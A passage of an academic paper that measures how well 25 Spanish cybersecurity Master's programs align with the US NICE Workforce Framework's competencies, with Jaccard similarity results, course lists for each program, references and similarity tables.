M8	Universidad Rovira i Virgili	Máster Universitario en Ingeniería Informática: Seguridad Informática y Sistemas Inteligentes [10]	I (2016-2017)	Yes	On-site
M9	Universidad a Distancia de Madrid	Máster Universitario en Seguridad, Defensa y Geoestrategia [11]	IV (2015-2016)	Yes	Online
M10	Universidad Alfonso X el Sabio	Máster Universitario en Ingeniería de Seguridad de la Información y las Comunicaciones [12]	VII (2015-2016)	Yes	Blended
M11	Universidad Autónoma de Madrid	Máster en Análisis de la Evidencia Digital y Lucha contra el cibercrimen [13]	I (2015-2016)	No	On-site
M12	Universidad Autónoma de Madrid	Máster en Auditoría, Seguridad, Gobierno y Derecho de las TIC [14]	VII (2015-2016)	No	On-site/Online
M13	Universidad Carlos III de Madrid	Máster Universitario en Ciberseguridad [15]	II (2015-2016)	Yes	On-site
M14	Universidad de Alcalá	Máster en Ciberdefensa [16]	I (2015-2016)	No	Blended
M15	Universidad Europea de Madrid	Máster Universitario en Seguridad de Tecnologías de la Información y Comunicaciones [17]	VIII (2015-2016)	Yes	On-site
M16	Universidad Internacional de La Rioja	Máster Universitario en Seguridad Informática [18]	III (2015-2016)	Yes	Online
M17	Universidad Internacional Menéndez Pelayo	Máster en Gestión de Seguridad Integral [19]	I (2016-2017)	No	On-site
M18	Universidad Nacional de Educación a Distancia	Máster en Sistemas de Gestión y Seguridad Informática [20]	To be extinguished (2016-2017)	No	Distance
M19	Universidad Politécnica de Madrid	Máster en Gobierno de la Ciberseguridad UPM-ISMS Forum [21]	IX (2015-2016)	No	On-site
M20	Universidad Politécnica de Madrid	Máster en Auditoría y Control de los Sistemas de Información [22]	—	No	On-site
M21	Universidad Politécnica de Madrid	Máster en Gestión del Aseguramiento, Protección y Defensa del Software, Operaciones y Sistemas [23]	II (2015-2016)	No	On-site
M22	IMF Business School - Universidad Camilo José Cela	Máster Online en Seguridad de la Información IMF [24]	II (2015-2016)	No	Online
M23	Universidad San Pablo-CEU	Máster Internacional Universitario en Protección de Datos, Transparencia y Acceso a la Información [25]	III (2015-2016)	Yes	Blended
M24	U-TAD	Máster INDRA en Ciberseguridad [26]	II (2015-2016)	No	On-site
M25	Universidad de Mondragón	Máster en Seguridad Informática (Online) [27]	II (2015-2016)	No	Online

National Centers of Academic Excellence in Cyber Defense (CAE-CD)[2] to the US NICE WF. As Categories *Collect and Operate* and *Analyze* are not defined at the Competency level, they are not included in the study.

First, the Workforce Framework was analyzed for comparing the Competencies linked to each Specialty Area and to each Category (considering in this case the union of the Competencies linked to the Specialty Areas classified into the Category).

Next step was to identify main Spanish cybersecurity Master studies and retrieve their curricula. Only graduate studies with 60 ECTS (or more) are considered as target of the analysis. Afterward, each curricula was manually inspected with the goal of identifying the set of US NICE WF's Competencies covered.

Once both data sets were collected and elaborated, Competency-based frequency and similarity analysis between US NICE WF's Specialty Areas and Spanish cybersecurity Master's programs was performed.

B. Data collection and elaboration

First, the set of Competencies associated to each Specialty Area was retrieved from the interactive web page of the US NICE WF[3].

Second, main Spanish cybersecurity Master studies were identified. Sources used for this step are the web page of Criptored's MESI project[4] and the list of cybersecurity Master studies suggested by the Spanish National Cybersecurity Institute[5]. Web pages of each Master program were visited to check that the Masters were active (i.e., they were currently being offered or were about to in the following months). Table I lists the Masters included in the study.

Web pages of each Master program were used as source for retrieving the curricula of each study. In some cases, this information was not publicly available and had to be requested filling up a web form (more details were then sent by email). This information was carefully read and the courses programs were compared with the list of KSAs assigned to each Competency. A coarse-grained criteria was applied to decide whether a given Competency was covered by a Master's program, as both elements are described according different goals, detail level and with different vocabulary. When there was more than one track within a Master's program[6], the union of the Competencies identified in all tracks has been used to characterize the Master's program.

C. Analysis

In first place, we compared the relative frequency of each Competency within the whole set of the Specialty Areas respect its frequency within the whole set of Master's programs. This comparison provides with an overview of the relative importance of each Competency within both data sets. Absolute frequency is normalized, respectively, by the number of Specialty Areas (see Eq. 1, where Specialty Areas are denoted as SA) and the number of Master's programs (see Eq. 2, where Master's programs are denoted as MP).

$$f_1(c_i) = \frac{|Set\ of\ SA\ linked\ to\ c_i|}{|Set\ of\ SA|} \quad (1)$$

[2]https://niccs.us-cert.gov/education/national-centers-academic-excellence-cae

[3]https://niccs.us-cert.gov/training/tc/framework

[4]Proyecto MESI: Mapa de Enseñanza de la Seguridad de la Información (http://www.criptored.upm.es/mesi/proyectomesi.htm)

[5]https://www.incibe.es/excelencia/talento/becas

[6]Multiple tracks are usually implemented through the election of some courses from a given set while the main part of the curricula is common to all tracks.

$$f_2(c_i) = \frac{|Set\ of\ MP\ linked\ to\ c_i|}{|Set\ of\ MP|} \quad (2)$$

In second place, Competency-based similarity was computed between each Master's program and each Specialty Area. As elements to be compared are binary vectors, Jaccard similarity (also denoted as Tanimoto similarity) was considered an appropriate similarity metric [28].

In third place, we compared at a Competency level the distances between each pair of Master's programs within the analyzed set. Assuming that Jaccard similarity between programs M_i and M_j is denoted as $similarity(M_i, M_j)$, we computed distance as in Eq. 3.

$$distance(M_i, M_j) = 1 - similarity(M_i, M_j) \quad (3)$$

Computations and graphics have been performed and created with the R Programming Environment and Microsoft Office's Excel 2013.

IV. Results

Figure 2 compares the relative frequencies of Competencies in both data sets. Notice that both frequencies do not have the same interpretation. In the case of the Specialty Areas, the frequency conceptually represents how common is that competency in the spectrum of cyber jobs the workforce should cover. In the case of Master's programs, the frequency represents the emphasis that current Spanish graduate cybesecurity studies make on a specific Competency; that is, how common is its coverage by Master's programs considering the current set of Master studies.

Nonetheless, some issues can be identified from the comparison. If some alignment existed between both data sets, it would be expected that both relative frequency histograms presented a non-equal but similar shape or pattern. However, in Fig. 2 this alignment is not observed. Furthermore, it is highlighted the significant weight that *Legal, Government, and Jurisprudence* Competency, on one side, and, *Vulnerability Assessment* Competency, on the other side, are given within the analyzed Master's curricula, while they are not specially common within the US NICE WF. Additionally, it is noticeable the low emphasis made by Master's curricula on the 6 Competencies with higher frequencies in the US NICE WF.

Figure 4 depicts the computed similarity between the elicited Competencies of each Master's program and the set of Competencies of each Specialty Area. Similarities are shown twofold: graphically (the longer the white bar in each cell is, the more similar both compared elements are) and numerically (similarity is written at the right inside each cell).

The first issue that can be noticed is that, in general, similarities are rather low. This result might have been influenced by the fact that analyzed graduate studies assume that some KSAs have already been acquired in undergraduate studies previously undertaken by students. Therefore, they are not specifically included in their curricula and might have been missed in the analysis.

A second issue is that, generally, Master's programs adopt a broad approach and do not aim matching a specific Specialty Area except a few ones. Besides, Masters M9 and M11 stand




Fig. 2: Relative frequency of US NICE WF's Competencies in US NICE WF's Specialty Areas (black bars) and Spanish Master's Programs (red stripped bars).

out from the rest because of their significant differences in their Competencies profile with respect the other Masters. Although with a modest similarity ranks, more frequent Specialty Areas are *Digital Forensics* and *Computer Network and Defense Analysis*.

Finally, we took advantage of the Competency-based characterization elicited for each Master to compare the curricula of the 25 Masters analyzed in this work. Fig. 3 shows a heat map of the Competency-based distances between each pair of Master's programs. Notice that distances, not similarities, are depicted, and that a hierarchical clustering algorithm has been applied before depiction. Therefore, given a pair of Master's, the darker the cell in the heatmap is, the more similar at Competency-level they are.




Fig. 3: Competency-based *distances* between Spanish cybersecurity Master's programs listed in Table I .

V. Threats to validity

Several threats to the validity of the preliminary analysis of the alignment of main Spanish cybersecurity Master's programs to the US NICE WF have been identified. First threat is that the detail of definition of the Master's programs is varied. In some cases, the detail might be insufficient to perform a grounded assessment.

A second threat is that only authors of this work have decided which competencies were covered by a Master's program. A larger number of educators, professionals and researchers should collaborate in the analysis, and moreover, it would be highly advisable that the teachers staff of each Master were involved in the assessment.

A third threat is that it is necessary to apply a coarse-grained criteria to decide whether a Specialty Area is covered by a Master's program, given the different contexts both data sets emerge from. It would be better to count with more granular and adjustable criteria.

Lastly, it is necessary to consider that analyzed Master's programs generally assume that certain KSAs and Competencies have already been acquired by students in previous undergraduate studies. These KSAs and Competencies are broadly stated in the Master's programs but have not been considered in the presented work. Including them may change at least the similarities between the Master's programs and the Specialty Areas, although it is probable that the general patterns remain unmodified.

VI. Conclusions and future work

In this work we have analyzed, using a Competency-based approach, the alignment of 25 Spanish Master's programs to the Specialty Areas defined in the US NICE WF. Our results suggest that there is no significant alignment between both data sets. Particularly, it appears to be uncommon that a Master's program clearly matches specific Specialty Areas. This approach might be insufficient for preparing students to reliably join in the cybersecurity workforce under a specific role.

On the other side, this is a preliminary analysis and several threats to its validity have been identified. Future works should address mentioned issues.

Acknowledgments

This work was supported by the MINECO grant TIN2013-46469-R (SPINY: Security and Privacy in the Internet of You) and by the CAM grant S2013/ICE-3095 (CIBERDINE: Cybersecurity: data, information and risk).

Appendix: Main subjects in each Master Program

M1 *Máster en Administración, Comunicaciones y Seguridad Informática* • Administración de sistemas windows, Administración de sistemas GNU/Linux, Administración Avanzada de Sistemas Informáticos • Networking, Introducción a la Telefonía IP mediante Software Libre, Redes Inalámbricas • Aspectos básicos y legales de la seguridad informática, Seguridad Informática en sistemas Windows y GNU/Linux, Analista de Seguridad Informática • Diseño y Creación de Portales Web • Desarrollo de la Competencia de Trabajo en Equipo • Trabajo Final de Máster

M2 *Máster en seguridad de la Información y las Comunicaciones* • Introducción a la seguridad e indentificación digital • Seguridad en Redes de Datos • Seguridad en Servicios y Sistemas de Información • Hacking ético y auditorías de seguridad • Gestión de la seguridad en organizaciones • Sistemas IDS/IPS. Seguridad en el acceso remote. • Seguridad en el desarrollo de software y apps móviles • Seguridad en Cloud Computing • Informática Forense • Trabajo Final de Máster

M3 *Máster en Ciberseguridad UCAV-Deloitte* • Hacking ético • Laboratorio de Ciber Inteligencia • Análisis Forense • Desarrollo seguro • Tecnologías SIEM • Deontología Profesional • Criminalidad Informática, Aspectos legales • Criptografía • Conexiones Seguras • Trabajo Fin de Máster • Prácticas en el CyberSOC

M4 *Máster Profesional en Tecnologías de la Seguridad* • Sistemas operativos y la seguridad • Redes de sistemas TIC y la seguridad • Desarrollo y programación seguras • Criptografía • Sistemas para la gestión de la seguridad de la información (SGSI) (online) • Legislación y regulación: aspectos jurídicos de la seguridad (online) • Bastionado de sistemas operativos • Configuración para servicios seguros • Seguridad en redes • Sistemas complejos robustos • Auditoría de seguridad en sistemas y servicios • Análisis forense • Análisis de malware y reversing

M5 *Máster Universitario en Seguridad de las Tecnologías de la Información y de las Comunicaciones* • Legislación y regulación • Vulnerabilidades de seguridad • Identidad digital • Prácticas profesionales • Trabajo fin de master • (Esp. Prof. 1) Seguridad en redes • (Esp. Prof. 1) Seguridad en sistemas operativos • (Esp. Prof. 1) Seguridad en bases de datos • (Esp. Prof. 2) Comercio electrónico • (Esp. Prof. 2) Programación de código seguro • (Esp. Prof. 2) Biometría • (Esp. Prof. 3) Sistemas de gestión de la seguridad • (Esp. Prof. 3) Auditoría técnica • (Esp. Prof. 3) Análisis forense • (Esp. Inv. 4) Criptografía avanzada • (Esp. Inv. 4) Metodologías de investigación • (Esp. Inv. 4) Técnicas de investigación • (Opt.) Técnicas de marcado de la información • (Opt.) Dirección estratégica de sistemas y tecnologías de la informació

M6 *Cybersecurity Management* • Auditoría de sitemas: Hacking ético • Monitorización de acontecimientos de seguridad • Data Driven Security • Entornos ubicuos: SCADA y móviles • Respuesta a incidents • Análisis de malware • Amenazas y análisis de riesgos • Gobierno de la seguridad • Diseño,

desarrollo e implantación • Cumplimiento • Criptografía y autenticación • Proyecto final de master

M7 *Máster en Ciberseguridad* • Hacking ético • Análisis de seguridad • Ingeniería inversa • Análisis forense • Ciberinteligencia • Seguridad Web • Seguridad en entornos móviles • Prácticas • Trabajo Final de Máster

M8 *Máster Universitario en Ingeniería Informática: Seguridad Informática y Sistemas Inteligentes* • Computer Forensics • Cryptology and Information Security • Biometric Identification • Privacy Protection • Multi-agent Systems • Artificial Vision & Pattern Recognition • Neuronal & Evolutionary Computation • Multi-criteria Decision Support Systems • (Opt.) Secure Distributed Systems • (Opt.) Multimedia Security • (Opt.) Ubiquitous Computing • (Opt.) Planning & Approximate Reasoning • (Opt.) Knowledge Representation • (Opt.) Complex Networks • (Opt.) Research & Entrepreneurship • (Opt.) Visualisation & Interaction Systems • Final Master's Project

M9 *Máster Universitario en Seguridad, Defensa y Geoestrategia* • Los conceptos clave: seguridad, geoestrategia y defensa de las naciones • Tipología de los conflictos y evolución de las amenazas bélicas globales • Actores nacionales e internacionales de la seguridad y la defensa • Amenaza y reacción contra el terrorismo global y el crimen organizado • Fundamentos de la inteligencia y la contrainteligencia • Fuerzas armadas • Impacto de la industria military en el desarrollo de la economía y la tecnología • Hitos y estrategia military en la historia contemporánea • Metodología de la investigación aplicada a la seguridad y la defensa • Trabajo Fin de Máster

M10 *Máster Universitario en Ingeniería de Seguridad de la Información y las Comunicaciones* • Seguridad en los Sistemas de Información • Tecnologías para la seguridad • Implantación de sistemas seguros • Seguridad en sistemas inalámbricos y celulares • Dirección de la seguridad y gestión de riesgos • Seguridad en comercio electrónico • Auditoría y prestación de servicios • Aspectos jurídicos de la seguridad • Prácticas en empresa • Trabajo Fin de Máster

M11 *Máster en Análisis de la Evidencia Digital y Lucha contra el cibercrimen* • Fundamentos en ciberseguridad • Fundamentos en cibercrimen y ciber-terrorismo • Fundamentos en informática forense • Análisis de evidencias forenses y sistemas biométricos • Linux para investigadores • Scripting forense • Investigación forense de datos volátiles • Técnicas computacionales avanzadas para el análisis de datos • Redes de comunicaciones • Investigación forense de móviles • (Esp. A) Fuentes Abiertas • (Esp. A) Investigación de VOIP y redes inalámbricas • (Esp. A) Hacking y malware • (Esp. A) Crímenes contra menores • (Esp. A) Delitos financieros en Internet y lavado de dinero • (Esp. B) Forensics readiness • (Esp. B) Análisis y prevención de ciber-riesgos • (Esp. B) Análisis de malware • (Esp. B) Auditorías de seguridad informática • (Esp. B) Amanazas persistentes avanzadas y ciber-espionaje • Trabajo Final de Máster

M12 *Máster en Auditoría, Seguridad, Gobierno y Derecho de las TIC* • Fundamentos tecnológicos de los sistemas de información • Control Interno • Seguridad Informática I • Auditoría de los sistemas de información I • Derechos y garantías en sistemas de información • Seguridad Informática II • Gobierno de los sistemas de Información I • Protección Jurídica de los Bienes Inmateriales • Auditoría de los sistemas de información II • Gobierno de los sistemas de información II • Auditoría de los sistemas de información III • Gestión Económico financier • Seguridad Informática III • Firma electronica y certificación digital • Informática forense • Gobierno de los sistemas de información III • Estándares • Capital Humano en la gestión del Capital Intelectual • Proyecto Fin de Máster

M13 *Máster Universitario en Ciberseguridad* • Secure Communications • Software Systems Exploitation • Data Protection • Cyber Defense Systems • Cyber Attack Techniques • Identification and Authentication • Cyber Security Management and Administration • Seminar I • Seminar II • (Esp. 1) Systems Security Engineering • (Esp. 1) Secure Architecture • (Esp. 1) Mobile Security • (Esp. 2) Malware analysis and engineering • (Esp. 2) Persistent Threat and Information Leakage • (Esp. 2) computer Forensics • (Opt.) Cyber crime, Cyber terrorism, and Cyber war • (Opt.) Risk Analysis and Systems Certification

M14 *Máster en Ciberdefensa* • Bases de ciberseguridad • Introducción a la ciberdefensa • Aspectos legales, politicos y éticos del ciberespacio • Aspectos doctrinales. Planeamiento de Operaciones • Ciberamenazas a las infraestructuras críticas • Experimentación en ciberdefensa(CD&E) • Análisis de riesgo estático y dinámico • Detección y defensa frente a amenazas cibernéticas • Respuesta a incidents y análisis forense • Análisis de malware • Recuperación y fusión y análisis de datos • Concienciación de situación y compartición información • Ciberinteligencia y fuentes abiertas • Amenzas avanzadas persistentes (APT's) • Ataques de denegación de servicio • Hacking ético • Ingeniería social • Trabajo Fin de Máster

M15 *Máster Universitario en Seguridad de Tecnologías de la Información y Comunicaciones* • Sistemas de gestión de seguridad • Análisis de riesgos • Criptografía aplicada y control de accesos • La seguridad en el software de base y en las aplicaciones • La seguridad física y del entorno • La seguridad en las comunicaciones • La seguridad en las operaciones • Auditoría y cumplimiento del marco jurídico • (Esp. 1) Formación de investigación • (Esp. 2) Formación práctica/professional • Proyecto de Fin de Máster

M16 *Máster Universitario en Seguridad Informática* • Aspectos legales y regulatorios • Gestión de la seguridad • Seguridad en redes • Seguridad en sistemas operativos • Análisis forense • Criptografía y mecanismos de seguridad • Análisis de vulnerabilidades • Análisis de riesgos legales • Auditoría de la seguridad • Seguridad en aplicaciones online y bases de datos • Seguridad en el software • Delitos informáticos • Prácticas en empresa • Trabajo fin de máster

M17 *Máster en Gestión de Seguridad Integral* • Gestión y organización de la seguridad integral • Gestión de situaciones de crisis y riesgos • Legislación, criminología y delincuencia • Protección física y electronica • Protección civil, contra incendios y prevención de riesgos laborales • Segruidad patrimonial, de entidades y protección de personas • Protección de la información y criptología • Seguridad en redes y control de acceso • Seguridad en arquitecturas, desarrollos y operaciones de sistemas • Trabajo de fin de máster

M18 *Máster en Sistemas de Gestión y Seguridad Informática* • Sistemas de seguridad de la información • Hacking ético • Criptografía • Diseño y gestión de redes seguras y gestión de riesgos • Implantación de un SGSI según las normas ISO 27000 • La propiedad industrial e intellectual en el ámbito tecnológico • La contratación y el sector TIC • Protección de datos, privacidad e intimidad • La facturación y la firma electronica • Principales delitos vinculados a los sistemas de información y a las redes telemáticas • Trabajo Fin de Máster

M19 *Máster en Gobierno de la Ciberseguridad UPM-ISMS Forum* • Introducción a la ciberseguridad • Análisis y gestión de riesgos de ciberseguridad • Aplicación de tecnologías criptográficas • Seguridad en las arquitecturas de red y comunicaciones • Seguridad en la plataforma • Seguridad en el diseño y desarrollo de sistemas • Gestión y monitorización de la ciberseguridad. Servicios preventivos, detectivos y reactivos. Modelos organizativos para SOCs y CERTs. • Gestión del cumplimiento y protección de la información corporative • Estrategias corporativas de ciberseguridad • Modelos de gestión para el gobierno de la ciberseguridad • Estrategias públicas de ciberseguridad • Habilidades para la dirección y el liderazgo • Fundamentos y conceptos empresariales

M20 *Máster en Auditoría y Control de los Sistemas de Información* • Introducción a la seguridad y a la auditoria de los S.I. • El Sistema de gestión de la seguridad de la información (SGSI). Normas ISO 27000. • Organización Corporativa de la seguridad de la información. Gestión de activos. Análisis y evaluación de riesgos. • La aplicación de la norma ISO 27002. • Cumplimiento con el marco jurídico. • El plan de

continuidad de la organización. • Gestión de la seguridad: Métricas, indicadores y cuadro integral de mando. • Informática Forense. Introducción a los centros de respuesta a incidents de seguridad (CERT y CSIRT) • Las nuevas funciones del auditor de SI y competencias necesarias. El proceso de auditoria. • Técnicas y marcos de la auditoria. Práctica de la auditoria. • Herramientas del auditor. Evolución de la auditoria de Sistema de información. • Conferencias. • Trabajo Fin de Máster

M21 *Máster en Gestión del Aseguramiento, Protección y Defensa del Software, Operaciones y Sistemas* • Assurance Assessment • System Operational Assurance • Assured Software Development 1 • System Security Assurance • Assured Software Development 2 • Assured Software Analytics • Assured Software Development 3 • Assurance Management • Trabajo Fin de Máster (Software Assurance Capstone Experience)

M22 *Máster en Ciberseguridad* • Ciberinteligencia • Hacking Ético • Desarrollo Seguro • Análisis Forense • Ingeniería inversa • Tecnologías SIEM • Seguridad en Smartphones • Trabajo Fin de Máster

M23 *Máster Internacional Universitario en Protección de Datos, Transparencia y Acceso a la Información* • Protección de datos de carácter personal • Transparencia y acceso a la información • Auditoría y seguridad • Prácticas externas • Trabajo de Fin de Máster

M24 *Máster INDRA en Ciberseguridad* • Certificación y acreditación de productos y sistemas • Comunicaciones seguras • Diseño y construcción de redes y sistemas seguros • Introducción a la ciberseguridad • Criptografía • Ingeniería de software seguro • Técnicas avanzadas de explotación del software • Análisis y gestión de riesgos tecnológicos • Análisis forense de redes y sistemas informáticos • Diseño y construcción de ciberarmas • Seguridad en Sistemas de Control Industrial • Sesiones de entrenamiento práctico • Técnicas avanzadas de ataque a sistemas de control industrial • Trabajo Fin de Máster

M25 *Máster en Seguridad Informática (Online)* • Fundamentos de redes • Fundamentos de programación C y Python • Fundamentos de Arquitectura y de sistemas operativos • Criptografía • Seguridad en Nodos y Redes • Autenticación y Gestión de Identidades • Seguridad Perimetral • Seguridad del Software • Auditoría de Seguridad Informática • Seguridad en la Nube • Monitorización de redes y servicios • Incidentes de seguridad • Seguridad física • Normativas, estándares y aspectos legales de la seguridad • Gestión de proyectos de seguridad • Proyecto Fin de Máster

REFERENCES

[1] European Union Agency For Network And Information Security (ENISA): "Status of privacy and NIS course curricula in Member States", October 2015.

[2] Spanish National Cybersecurity Institute (INCIBE): "Estudio de viabilidad, oportunidad y diseño de una red de centros de excelencia en I+D+I en ciberseguridad", Mayo 2015.

[3] http://masteracsi.ual.es/

[4] http://trajano.us.es/~rafa/seguridad/index.html

[5] http://online.ucavila.es/master-ciberseguridad-deloittehttp://www.ucavirtual.es/moodle/course/index.php?categoryid=71

[6] http://masterseguridad.unileon.es/

[7] http://estudios.uoc.edu/es/masters-universitarios/seguridad-tecnologias-informacion-comunicaciones/

[8] http://www.talent.upc.edu/esp/professionals/presentacio/codi/221100/cybersecurity-management/

[9] http://www.beslasalle.net/portal/masters/masters-electronica-mcs-barcelona-presentation

[10] http://www.urv.cat/masters_oficials/enginyeria_arquitectura/Enginyeriaseguretat/master_seguretat_informatica.html http://deim.urv.cat/~mesiia/index.php

[11] http://www.udima.es/es/master-seguridad-defensa-geoestrategia.html

[12] http://www.openuax.com/master-universitario-en-ingenieria-de-seguridad-de-la-informacion-y-las-comunicaciones.html

[13] http://www.uam.es/ss/Satellite/es/1242654675830/1242683206845/estudiopropio/estudioPropio/Master_en_Analisis_de_Evidencias_Digitales_y_Lucha_contra_el_Cibercrimen.htm https://www.cnec.university/formacion/master-evidencias/

[14] http://www.uam.es/ss/Satellite/EscuelaPolitecnica/es/estudios/ensenanzas-propias-de-la-uam/programa-de-titulos-propios/Page/subhome/master-en-auditoria,-seguridad,--gobierno-y-derecho-de-las-tic.htm

[15] http://www.uc3m.es/ss/Satellite/Postgrado/es/Detalle/Estudio_C/1371209197821/1371208956904/Master_Universitario_en_Ciberseguridad

[16] http://masterciberdefensa.in-nova.org/index.php/master

[17] http://universidadeuropea.es/estudios-universitarios/master-universitario-en-seguridad-de-tecnologias-de-la-informacion-y-de-las-comunicaciones

[18] http://www.unir.net/ingenieria/master-seguridad-informatica/549200001557/

[19] http://www.uimp.es/postgrado/estudios/fichaestudio.php?plan=P03G&any=2015-16&verasi=N&lan=es

[20] http://www2.uned.es/gestion-seguridad-informacion/index.html

[21] http://www.master.etsit.upm.es/masterGOCS/ https://www.ismsforum.es/curso/27/master-en-gobierno-de-la-ciberseguridad/

[22] http://www.fi.upm.es/acsi/

[23] http://www.fi.upm.es/mastergapds/

[24] http://www.imf-formacion.com/masters-profesionales/master-seguridad-informatica

[25] http://www.postgrado.uspceu.es/pages/proteccion_datos/presentacion.php?ID_M=84#mc

[26] https://www.u-tad.com/estudios/master-indra-en-ciberseguridad/

[27] http://www.mondragon.edu/cursos/es/tematicas/informatica-telecomunicaciones-sistemas-empotrados/master-en-seguridad-informatica-online/?set_language=es

[28] Michel Marie Deza, Elena Deza: "Encyclopedia of Distances", Springer, 2009.

Category	Specialty Area (SA)	M1	M2	M3	M4	M5	M6	M7	M8	M9	Maximum similarity per SA	Mean similarity per SA
Investigate	Digital Forensics	0.29	0.44	0.38	0.36	0.22	0.33	0.41	0.21	0.00	0.44	0.25
	Investigation	0.13	0.21	0.27	0.18	0.20	0.20	0.24	0.30	0.10	0.30	0.14
Operate and Maintain	Customer Service and Technical Support	0.18	0.08	0.05	0.15	0.05	0.05	0.04	0.07	0.00	0.24	0.09
	Data Administration	0.12	0.14	0.05	0.10	0.25	0.00	0.05	0.15	0.00	0.25	0.07
	Knowledge Management	0.13	0.09	0.05	0.11	0.06	0.06	0.05	0.08	0.09	0.22	0.09
	Network Services	0.25	0.19	0.08	0.22	0.08	0.08	0.16	0.05	0.00	0.25	0.15
	System Administration	0.23	0.18	0.16	0.25	0.17	0.04	0.19	0.10	0.00	0.32	0.14
	Systems Security Analysis	0.21	0.21	0.19	0.27	0.24	0.20	0.18	0.11	0.00	0.34	0.18
Oversight and Development	Education and Training	0.25	0.18	0.10	0.21	0.17	0.05	0.09	0.07	0.08	0.25	0.11
	Information Systems Security Operations (ISSO)	0.13	0.19	0.08	0.16	0.13	0.23	0.11	0.10	0.00	0.35	0.17
	Legal Advice and Advocacy	0.21	0.21	0.27	0.18	0.20	0.20	0.17	0.18	0.10	0.27	0.17
	Security Program Management (CISO)	0.35	0.27	0.21	0.30	0.22	0.27	0.19	0.15	0.00	0.35	0.21
	Strategic Planning and Policy Development	0.22	0.22	0.14	0.19	0.28	0.28	0.30	0.06	0.14	0.33	0.22
Protect and Defend	Computer Network Defense Analysis	0.35	0.38	0.26	0.36	0.27	0.27	0.29	0.15	0.00	0.44	0.24
	Computer Network Defense Infrast. Support	0.29	0.22	0.14	0.19	0.21	0.21	0.24	0.13	0.00	0.29	0.18
	Incident Response	0.33	0.22	0.20	0.27	0.21	0.31	0.25	0.09	0.00	0.33	0.21
	Vulnerability Assessment and Management	0.24	0.23	0.21	0.26	0.29	0.22	0.32	0.13	0.00	0.33	0.19
Securely Provision	Information Assurance Compliance	0.09	0.20	0.08	0.13	0.14	0.25	0.17	0.11	0.06	0.35	0.19
	Software Assurance and Security Engineering	0.11	0.19	0.18	0.21	0.19	0.19	0.17	0.04	0.00	0.32	0.17
	Systems Development	0.18	0.18	0.14	0.24	0.14	0.18	0.16	0.06	0.00	0.27	0.16
	Systems Requirements Planning	0.17	0.14	0.09	0.16	0.13	0.17	0.12	0.07	0.00	0.33	0.15
	Systems Security Architecture	0.17	0.14	0.12	0.23	0.13	0.13	0.11	0.07	0.00	0.28	0.14
	Technology Research and Development	0.27	0.31	0.25	0.29	0.21	0.16	0.23	0.14	0.05	0.31	0.19
	Test and Evaluation	0.12	0.14	0.05	0.22	0.11	0.11	0.10	0.07	0.00	0.25	0.15
	Maximum similarity per Master	0.35	0.44	0.38	0.36	0.29	0.33	0.41	0.30	0.14		
	Mean similarity per Master	0.21	0.21	0.16	0.22	0.18	0.17	0.18	0.11	0.03		

Category	Specialty Area (SA)	M10	M11	M12	M13	M14	M15	M16	M17	M18	Maximum similarity per SA	Mean similarity per SA
Investigate	Digital Forensics	0.22	0.11	0.13	0.33	0.29	0.31	0.35	0.27	0.22	0.44	0.25
	Investigation	0.20	0.25	0.14	0.18	0.17	0.09	0.14	0.06	0.06	0.30	0.14
Operate and Maintain	Customer Service and Technical Support	0.24	0.00	0.06	0.07	0.14	0.17	0.12	0.05	0.05	0.24	0.09
	Data Administration	0.05	0.09	0.00	0.12	0.05	0.13	0.13	0.00	0.00	0.25	0.07
	Knowledge Management	0.06	0.00	0.06	0.08	0.22	0.09	0.08	0.12	0.12	0.22	0.09
	Network Services	0.24	0.00	0.09	0.21	0.12	0.23	0.22	0.13	0.18	0.25	0.15
	System Administration	0.17	0.05	0.04	0.29	0.11	0.21	0.21	0.04	0.08	0.32	0.14
